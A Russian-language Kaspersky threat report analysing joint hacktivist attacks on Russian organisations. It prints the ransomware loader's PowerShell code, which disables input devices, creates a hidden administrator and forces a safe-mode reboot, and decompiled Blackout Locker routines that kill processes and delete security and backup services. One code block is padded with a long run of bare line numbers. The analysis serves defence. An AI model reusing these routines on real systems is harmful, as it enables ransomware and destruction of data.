

Совместные атаки хактивистов 4BID, BO Team и Red Likho

SL securelist.ru/sovместnye-ataki-4bid-bo-team-red-likho/114124

Kaspersky

December 2, 2025



Введение

В последние месяцы мы наблюдаем растущую тенденцию к одновременным атакам нескольких хактивистских групп на одни и те же организации. Подобные кампании уже не являются чем-то необычным и значительно усложняют атрибуцию, поскольку становится сложно определить тактики, методы и процедуры (TTP) отдельных групп.

В рамках продолжающегося исследования ландшафта киберугроз, нацеленных на организации в Российской Федерации, мы проанализировали серию кампаний, о которых публично заявляла группа 4BID, позиционирующая себя как проукраинская. В организациях, затронутых этими кампаниями, мы также обнаружили свидетельства активности, связанной с двумя другими известными хактивистскими группами: [BO Team](#) и [Red Likho](#). В частности, в некоторых случаях атакованная 4BID инфраструктура также была заражена бэкдором GoRed, связанным с [Red Likho](#), и ZeronetKit, связанным с [BO Team](#). Обе группы известны проведением масштабных операций против российских целей.

Группа 4BID заявила о себе в начале 2025 года. Ее основная публичная активность ведется в Telegram-канале. Злоумышленники атакуют российские организации из различных отраслей, включая производство, здравоохранение и государственный сектор. Изначально целями были небольшие региональные компании, однако впоследствии группа переключилась на более крупные предприятия.

Тот факт, что в инфраструктуре целей присутствуют инструменты и вредоносное ПО нескольких групп: программа-вымогатель 4BID, бэкдоры BO Team и Red Likho, а также уникальные компоненты, ранее не встречавшиеся в других кампаниях, свидетельствует о том, что разные группы атаковали их параллельно или совместно для достижения общих целей. В этом отчете мы подробно рассмотрим активность 4BID и ее пересечения с другими хактивистами.

Технические детали

Новые файлы шифровальщиков

Одной из самых интересных находок стал пакет из нескольких файлов, каждый из которых отвечает за определенные задачи и запускает следующий. Первым выполнялся PowerShell-скрипт **Edgeupdate.ps1**. Этот скрипт не встречался в публичных репозиториях вредоносных программ и не был замечен в других атаках, что позволяет предположить, что это специализированный инструмент, вероятно, разработанный для конкретной кампании. Он выполняет ряд скрытых деструктивных операций, нацеленных на защиту от обнаружения и закрепление в системе.

а первом этапе настраивается ведение журнала, что упрощает работу с ошибками и последующее устранение неполадок. Также в скрипте присутствует блок проверки времени. Если указанная в коде дата больше текущей (то есть еще не наступила), в журнал записывается сообщение «Выход из скрипта из-за проверки даты», а выполнение скрипта прерывается командой `exit`. Этот механизм позволяет скрипту работать по принципу [логической бомбы](#).

```
1 $LogFilePath = Join-Path -Path $PSScriptRoot -ChildPath "UpdateCheck.log"
2
3 function Write-Log {
4     [CmdletBinding()]
5     param (
6         [Parameter(Mandatory = $true, ValueFromPipeline = $true)]
7         [psobject]$InputObject
8     )
9
10    process {
11        if ([bool]$env:DEBUG) {
12            # Convert the incoming object to a string format suitable for a log file.
13            $message = $InputObject | Out-String -Stream
14
15            foreach ($line in $message) {
16                if (-not [string]::IsNullOrEmpty($line)) {
17                    $LogEntry = "[{0}] - {1}" -f (Get-Date -Format 'yyyy-MM-dd HH:mm:ss'), $line
18                    Add-Content -Path $LogFilePath -Value $LogEntry
19                }
20            }
21
22            Write-Verbose $InputObject
23        }
24    }
25}
26
27Get-Date | Write-Log
28
29$specifiedDateTime = Get-Date "2025-07-29 15:00:00 +3"
30
31$currentDateTime = Get-Date
32
33if ($specifiedDateTime -gt $currentDateTime) {
34    Write-Host "Exiting script due to date check." | Write-Log
35
36    exit
37}
```

Следующий шаг — блокировка устройств ввода. Скрипт ищет их с помощью команды `Get-PnpDevice -FriendlyName 'HIDKeyboardDevice'`. Для каждого найденного устройства вызывается команда, которая отключает его без запроса подтверждения. После этого аналогичные действия — поиск и отключение — выполняются для классов `Keyboard` и `Mouse` (клавиатуры и мыши).

```

1 Get-PnpDevice -FriendlyName 'HID Keyboard Device' | %{Disable-PnpDevice -InputObject $_ -ErrorAction SilentlyContinue -Confirm:$false}
2
3
4
5 Get-PnpDevice -Class Keyboard | %{Disable-PnpDevice -InputObject $_ -ErrorAction SilentlyContinue -Confirm:$false}
6
7
    Get-PnpDevice -Class Mouse | %{Disable-PnpDevice -InputObject $_ -ErrorAction SilentlyContinue -Confirm:$false}

```

Write-Host "Devices disabled."

Отключив устройства ввода, скрипт создает пользователя с заданными именем и паролем, присваивает параметрам PasswordExpires и Disabled значение FALSE и добавляет пользователя в группу локальных администраторов. После этого настраивается автоматический вход в Windows под созданным пользователем с регистрацией имени, пароля и домена в реестре.

```

1 $userName = "[REDACTED]"
2
3 $password = "[REDACTED]"
4
5 $domain = "."
6
7 $userExists = net user $userName 2>$
8
9 $addUser = net user $userName $password /add
10
11 wmic useraccount where "name='$userName'" set PasswordExpires=FALSE | Write-Log
12
13 wmic useraccount where "name='$userName'" set Disabled=FALSE | Write-Log
14 $group = (Get-LocalGroup -SID "S-1-5-32-544").Name
    net localgroup $group $userName /add | Write-Log

Set-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" "AutoAdminLogon" -Value "1" | Write-Log
Set-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" "DefaultUserName" -Value $userName | Write-Log
Set-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" "DefaultPassword" -Value $password | Write-Log
Set-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" "DefaultDomainName" -Value $domain | Write-Log

```

На следующем этапе скрипт настраивает хост таким образом, чтобы после перезагрузки компьютер загрузился в безопасном режиме с поддержкой сети. Затем он копирует библиотеку **NPLogon.dll** в папку System32. После этого создается сетевой провайдер для выполнения библиотеки в безопасном режиме, а также служба для ее прямого запуска.

```

1  cmd.exe /c "bcdedit /set {default} safeboot network"
2
3
4
5  $Name = "NPLogon"
6
7
8
9  $LogEngineLifeCycleEvent=$false;
10 $LogEngineHealthEvent=$false;
11
12 $LogProviderLifeCycleEvent=$false;
13
14 $LogProviderHealthEvent=$false;
15
16
17
18 $dllFile = ".\NPLogon.dll"
19
20
21
22 $sysPath = "C:\Windows\System32\$Name.dll"
23
24 if (Test-Path $sysPath) {
25     $newName = $name + "32.dll"
26
27     mv $sysPath "C:\Windows\System32\$newName" | Write-Log
28
29 }
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1090
1091
1092
1093
1094
1095
1096
1097
1098
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1190
1191
1192
1193
1194
1195
1196
1197
1198
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1290
1291
1292
1293
1294
1295
1296
1297
1298
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1389
1390
1391
1392
1393
1394
1395
1396
1397
1398
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1790
1791
1792
1793
1794
1795
1796
1797
1798
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2189
2190
2191
2192
2193
2194
2195
2196
2197
2198
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2239
2240
2241
2242
2243
2244
2245
2246
2247
2248
2249
2250
2251
2252
2253
2254
2255
2256
2257
2258
2259
2260
2261
2262
2263
2264
2265
2266
2267
2268
2269
2270
2271
2272
2273
2274
2275
2276
2277
2278
2279
2280
2281
2282
2283
2284
2285
2286
2287
2288
2289
2290
2291
2292
2293
2294
2295
2296
2297
2298
2299
2300
2301
2302
2303
2304
2305
2306
2307
2308
2309
2310
2311
2312
2313
2314
2315
2316
2317
2318
2319
2320
2321
2322
2323
2324
2325
2326
2327
2328
2329
2330
2331
2332
2333
2334
2335
2336
2337
2338
2339
2340
2341
2342
2343
2344
2345
2346
2347
2348
2349
2350
2351
2352
2353
2354
2355
2356
2357
2358
2359
2360
2361
2362
2363
2364
2365
2366
2367
2368
2369
2370
2371
2372
2373
2374
2375
2376
2377
2378
2379
2380
2381
2382
2383
2384
2385
2386
2387
2388
2389
2390
2391
2392
2393
2394
2395
2396
2397
2398
2399
2400
2401
2402
2403
2404
2405
2406
2407
2408
2409
2410
2411
2412
2413
2414
2415
2416
2417
2418
2419
2420
2421
2422
2423
2424
2425
2426
2427
2428
2429
2430
2431
2432
2433
2434
2435
2436
2437
2438
2439
2440
2441
2442
2443
2444
2445
2446
2447
2448
2449
2450
2451
2452
2453
2454
2455
2456
2457
2458
2459
2460
2461
2462
2463
2464
2465
2466
2467
2468
2469
2470
2471
2472
2473
2474
2475
2476
2477
2478
2479
2480
2481
2482
2483
2484
2485
2486
2487
2488
2489
2490
2491
2492
2493
2494
2495
2496
2497
2498
2499
2500
2501
2502
2503
2504
2505
2506
2507
2508
2509
2510
2511
2512
2513
2514
2515
2516
2517
2518
2519
2520
2521
2522
2523
2524
2525
2526
2527
2528
2529
2530
2531
2532
2533
2534
2535
2536
2537
2538
2539
2540
2541
2542
2543
2544
2545
2546
2547
2548
2549
2550
2551
2552
2553
2554
2555
2556
2557
2558
2559
2560
2561
2562
2563
2564
2565
2566
2567
2568
2569
2570
2571
2572
2573
2574
2575
2576
2577
2578
2579
2580
2581
2582
2583
2584
2585
2586
2587
2588
2589
2590
2591
2592
2593
2594
2595
2596
2597
2598
2599
2600
2601
2602
2603
2604
2605
2606
2607
2608
2609
2610
2611
2612
2613
2614
2615
2616
2617
2618
2619
2620
2621
2622
2623
2624
2625
2626
2627
2628
2629
2630
2631
2632
2633
2634
2635
2636
2637
2638
2639
2640
2641
2642
2643
2644
2645
2646
2647
2648
2649
2650
2651
2652
2653
2654
2655
2656
2657
2658
2659
2660
2661
2662
2663
2664
2665
2666
26
```

```

1 $protocol = "ms-contact-support"
2
3 $baseKey = "HKLM:\SOFTWARE\Classes\$protocol"
4
5
6
7 New-Item -Path $baseKey -Force | Write-Log
8
9 Set-ItemProperty -Path $baseKey -Name '(Default)' -Value 'Custom Handler' | Write-Log
10

$commandKey = "$baseKey\shell\open\command"

New-Item -Path $commandKey -Force | Write-Log | Write-Log

Set-ItemProperty -Path $commandKey -Name '(Default)' -Value 'cmd.exe /c exit' | Write-Log

```


На последнем шаге скрипт удаляет следы своей работы и перезагружает хост.

```

1 Write-Host "Removing myself..." | Write-Log | Write-Log
2 Remove-Item -Recurse -Confirm:$false -Force (Join-Path $dir "NPLogon.dll") | Write-Log
3 Start-Process -FilePath "shutdown.exe" -ArgumentList "-r", "-f", "-t", "0" -WindowStyle Hidden | Write-Log

```

После перезагрузки запускается библиотека NPLogon.dll, подготовленная скриптом. Она создает исполняемый файл nplsvc.exe и соответствующую службу NPLogon Service, а затем запускает файл. Nplsvc.exe демонстрирует ложное обновление системы, которое является своего рода заглушкой, призванной усыпить бдительность пользователя, пока дальнейшая полезная нагрузка выполняется в фоновом режиме.



Ложное обновление

Кроме того, **NPLogon.dll** извлекает данные из файла **update.dat** и на их основе создает новый файл. Мы предполагаем, что именно этот файл выполняет основную полезную нагрузку. К сожалению, нам не удалось получить файл **update.dat** для анализа. Однако на основе анализа других обнаруженных в системе жертвы артефактов мы можем утверждать, что это программа-вымогатель **Blackout Locker**. В зависимости от версии, эта программа-вымогатель реализует различные схемы шифрования: некоторые варианты используют простой цикл XOR, другие — шифр AES в режиме GCM.

Стоит отметить, что вредоносные файлы **NPLogon.dll** и **nplsvc.exe**, а также связанные с ними файлы с аналогичной функциональностью ранее были обнаружены в инфраструктурах нескольких жертв. О компрометации одной из них публично заявила **BO Team**, а другой — **4BID**.

Blackout Locker

В атаках **4BID** мы обнаружили образец новой программы-вымогателя, который назвали **Blackout Locker**. Он написан на C/C++ и, несмотря на сходство имени, не имеет ничего общего с шифровальщиком **Blackout**, активным в период с 2020 по 2024 год и написанным на .NET.

Blackout Locker способен массово завершать процессы, которые могут помешать шифрованию данных:

1. Функция **KillProcesses** принимает в качестве аргумента зашитую в коде строку со списком целевых подстрок (список процессов).
2. Используя WinAPI **CreateToolhelp32Snapshot**, троянец получает список всех запущенных процессов в системе.
3. С помощью WinAPI **Process32First** и **Process32Next** выполняется обход запущенных процессов.
4. Для каждого процесса имя преобразуется в нижний регистр.
5. Если в имени процесса содержится одна из подстрок из зашитого в коде троянца списка, он завершается вызовом **TerminateProcess**.

Список процессов, которые завершает **Blackout Locker**.

- 1 sql;oracle;ocssd;dbnmp;synctime;agntsvc;isqlplussvc;xfssvccon;mydesktopservice;ocautoupds;encsvc;firefox;tbirdconfig;mydesktopqos;ocomm;dbe

```

140002050 void KillProcesses(int64_t arg1, char* arg2 @ rax)
140002050 {
14000206a *(uint8_t*)arg2 = (*(uint8_t*)arg2 + arg2);
14000206c *(uint32_t*)(arg1 - 0x18);
14000206f char* _SubStr = arg2;
140002075 if (arg2 != 0)
140002075 {
1400020a2 do
1400020a2 {
1400020af arg2 = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
1400020bb if (arg2 == -1)
1400020bb {
1400020bb break;
1400020bb }
1400020d0 int32_t var_178;
1400020d0 __builtin_memset(&var_178, 0, 0x130);
1400020de var_178 = 0x130;
1400020fa if (Process32First(arg2, &var_178) != 0)
1400020fa {
140002170 BOOL j;
140002170 do
140002170 {
140002116 void var_288;
140002116 void _Source;
140002116 strcpy(&var_288, &_Source);
14000211e _strlwr(&var_288);
14000212f if (strstr(&var_288, _SubStr) != 0)
14000212f {
140002140 uint32_t dwProcessId;
140002140 HANDLE rax_2 = OpenProcess(PROCESS_TERMINATE, 0, dwProcessId);
140002149 if (rax_2 != 0)
140002149 {
140002155 TerminateProcess(rax_2, 1);
140002160 CloseHandle(rax_2);
140002149 }
14000212f }
140002169 j = Process32Next(arg2, &var_178);
140002170 } while (j != 0);
1400020fa }
14000208b CloseHandle(arg2);
140002097 arg2 = strtok(nullptr, &data_14000b041);
14000209c _SubStr = arg2;
1400020a2 } while (arg2 != 0);
140002075 }
140002050 }

```

Функция KillProcesses в Blackout Locker

Помимо этого, вредоносное ПО имеет функцию массового завершения работы сервисов, которые могут ему помешать:

1. Функция KillServices с помощью WinAPI **OpenSCManagerA** открывает доступ к локальному менеджеру служб Windows с параметром **0xf003f** — MAXIMUM_ALLOWED (полный доступ).
2. Функция принимает в качестве аргумента зашитый в коде троянца список сервисов, из которого берет одну строку на итерацию и выполняет следующие функции:
 - a. **OpenServiceA**(hSCManager, lpServiceName, 0x10024) — открывает службу с правами SERVICE_STOP | DELETE (0x10024).
 - b. **ControlService**(rax, 1, &lpServiceStatus) — отправляет службе команду STOP (код 1).
 - c. **DeleteService**(rax) — удаляет службу из системы.
 - d. **CloseServiceHandle**(rax) — закрывает дескриптор сервиса.
3. После обработки всех сервисов дескриптор менеджера закрывается.

Список сервисов, подлежащих завершению.

- 1 WinDefend;Sense;WdNisSvc;MsMpSvc;vss;sql;svc\$;memtas;mepocs;msexchange;sophos;veeam;backup;GxVss;GxBlr;GxFWD;GxCVD;GxCIMgr

```

1400021a0 SC_HANDLE KillServices(char* arg1)

1400021a0 {
1400021bd     SC_HANDLE hSCManager = OpenSCManagerA(nullptr, nullptr, 0xf003f);
1400021c9     if (hSCManager == 0)
1400021c9     {
140002290         return hSCManager;
1400021c9     }
1400021dc     char* lpServiceName_1 = strtok(arg1, &data_14000b041);
1400021e8     PSTR lpServiceName = lpServiceName_1;
1400021ee     if (lpServiceName_1 != 0)
1400021ee     {
14000225d         PSTR i;
14000225d         do
14000225d         {
140002229             SC_HANDLE rax = OpenServiceA(hSCManager, lpServiceName, 0x10024);
140002231             if (rax != 0)
140002231             {
14000223e                 void lpServiceStatus;
14000223e                 ControlService(rax, 1, &lpServiceStatus);
140002244                 DeleteService(rax);
14000224a                 CloseServiceHandle(rax);
140002231             }
140002252             i = strtok(nullptr, &data_14000b041);
140002257             lpServiceName = i;
14000225d         } while (i != 0);
1400021ee     }
140002275     /* tailcall */
140002275     return CloseServiceHandle(hSCManager);
1400021a0 }

```

Функция KillServices шифровальщика Blackout Locker

